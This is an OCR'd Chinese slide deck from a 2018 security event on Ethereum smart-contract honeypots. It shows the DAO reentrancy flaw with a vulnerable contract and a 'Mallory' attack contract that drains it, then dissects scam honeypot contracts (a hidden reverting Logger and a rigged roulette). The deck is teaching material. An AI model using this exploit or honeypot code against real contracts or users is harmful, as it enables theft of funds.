隐侠

DoraHacks 2018 Security Hack

但使安全Hacker在，不教黑帽度阴山

浅谈智能合约蜜罐


张景驰

长亭科技 区块链安全研究员

DoraHacks

$150,000,000

The DAO



隐侠

DoraHacks 2018 Security Hack

但使安全Hacker在，不教黑帽度阴山


```
contract SimpleDAO {
    mapping (address => uint) public credit;
    function donate(address to){credit[to] += msg.value;}
    function queryCredit(address to) returns (uint){
        return credit[to];
    }
    function withdraw(uint amount) {
        if (credit[msg.sender]>= amount) {
          msg.sender.call.value(amount)();
          credit[msg.sender]-=amount;
        }
    }
}
```

SimpleDAO.sol

DoraHacks

```
function ()
{
}
```

fallback / 回退函数



隐侠 DoraHacks 2018 Security Hack

使安全Hacker在，不教黑帽度阴山

```
contract SimpleDAO {
    mapping (address => uint) public credit;
    function donate(address to){credit[to] += msg.value;}
    function queryCredit(address to) returns (uint){
        return credit[to];
    }
    function withdraw(uint amount) {
        if (credit[msg.sender]>= amount) {
            msg.sender.call.value(amount)();
            credit[msg.sender]-=amount;
        }
    }
}
```

SimpleDAO.sol


```
contract Mallory {
    SimpleDAO public dao = SimpleDAO(0x354...);
    address owner;
    function Mallory(){owner = msg.sender; }
    function() { dao.withdraw(dao.queryCredit(this)); }
    function getJackpot() { owner.send(this.balance); }
}
```

Mallory.sol


DoraHacks

$150,000,000

- $ 50,000,000



Đea



```
function secureFunc() {
    //checks

    //change internal state

    //interaction with untrusted contract
}
```


安全编码原则：checks-effects-interactions

```
contract SimpleDAO {
    mapping (address => uint) public credit;
    function donate(address to){credit[to] += msg.value;}
    function queryCredit(address to) returns (uint){
        return credit[to];
    }
    function withdraw(uint amount) {
        if (credit[msg.sender]>= amount) {  ←——— checks
            msg.sender.call.value(amount)(); ←——— interactions
            credit[msg.sender]-=amount;  ←———— effects
         }
    }
}
```


```
contract Private_Bank{
    mapping (address => uint) public balances;
    uint public MinDeposit = 1 ether;
    Logger logger;
    function Private_Bank(address _log){
        logger = Logger(_log);
    }
    function Deposit() public payable{
        if(msg.value >= MinDeposit){
            balances[msg.sender]+=msg.value;
        }
    }
    function CashOut(uint _am){
        if(_am<=balances[msg.sender]){
            if(msg.sender.call.value(_am)()){
                balances[msg.sender]-=_am;
                logger.log(msg.sender, _am);
            }
        }
    }
    function() public payable{}
}
```

```
contract Logger{
    struct Msg{
        address Sender;
        uint Val;
    }
    Message[] public History;
    function log(address _adr,uint _val)
    public{
        History.push(Msg(_adr, _val));
    }
}
```


Ref: https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0



```
contract Private_Bank{
    mapping (address => uint) public balances;
    uint public MinDeposit = 1 ether;
    Logger logger;
    function Private_Bank(address _log){
        logger = Logger(_log);
    }
    function Deposit() public payable{
        if(msg.value >= MinDeposit){
            balances[msg.sender]+=msg.value;
        }
    }
    function CashOut(uint _am){
        if(_am<=balances[msg.sender]){
            if(msg.sender.call.value(_am)()){
                balances[msg.sender]-=_am;
                logger.log(msg.sender, _am);
            }
        }
    }
    function() public payable{}
}
```




```
contract Logger{
    struct Msg{
        address Sender;
        uint Val;
    }
    Message[] public History;
    function log(address _adr,uint _val)
    public{
        History.push(Msg(_adr, _val));
    }
}
```




```
contract Logger{
    function log(address _adr,uint _val)
    public{
        revert () ;
    }
}
```

Ref: https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0


DoraHacks



```
contract Private_Bank{
    mapping (address => uint) public balances;
    uint public MinDeposit = 1 ether;
    Logger logger;
    function Private_Bank(address _log){
        logger = Logger(_log);
    }
    function Deposit() public payable{
        if(msg.value >= MinDeposit){
            balances[msg.sender]+=msg.value;
        }
    }
    function CashOut(uint _am){
        if(_am<=balances[msg.sender]){
            if(msg.sender.call.value(_am)()){
                balances[msg.sender]-=_am;
                logger.log(msg.sender, _am);
            }
        }
    }
    function() public payable{}
}
```



```
contract Logger{
    struct Msg{
        address Sender;
        uint Val;
    }
    Message[] public History;
    function log(address _adr,uint _val)
    public{
        History.push(Msg(_adr, _val));
    }
}
```



```
contract Logger{
    function log(address _adr,uint _val)
    public{
        require (msg.sender==OwnerAddr) ;
    }
}
```

Ref: https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0

```
contract CryptoRoulette{
    uint256 private secretNumber;
    uint256 public lastPlayed;
    uint256 public betPrice = 0.001 ether;
    uint256 public ownerAddr;
    struct Game {
        address player;
        uint256 number;
    }
    Game[] public gamesPlayed;
    constructor() public {
        ownerAddr = msg.sender;
        shuffle();
    }
    function shuffle() internal {
        secretNumber = 6;
    }
    function play(uint256 number) payable public {
        require(msg.value >= betPrice && number <= 10);
        Game game;
        game.player = msg.sender;
        game.number = number;
        gamesPlayed.push(game);
        if (number == secretNumber) {
            msg.sender.transfer(this.balance);
        }
        lastPlayed = now;
    }
    function kill() public {
        if (msg.sender == ownerAddr
              && now > lastPlayed + 6 hours) {
            selfdestruct(msg.sender);
        }
    }
    function() public payable {}
}
```

Ref: https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d


DoraHacks

```
contract CryptoRoulette{
    uint256 private secretNumber;
    uint256 public lastPlayed;
    uint256 public betPrice = 0.001 ether;
    uint256 public ownerAddr;
    struct Game {
        address player;
        uint256 number;
    }
    Game[] public gamesPlayed;
    constructor() public {
        ownerAddr = msg.sender;
        shuffle();
    }
    function shuffle() internal {
        secretNumber = 6;
    }
    function play(uint256 number) payable public {
        require(msg.value >= betPrice && number <= 10);
        Game game;
        game.player = msg.sender;
        game.number = number;
```

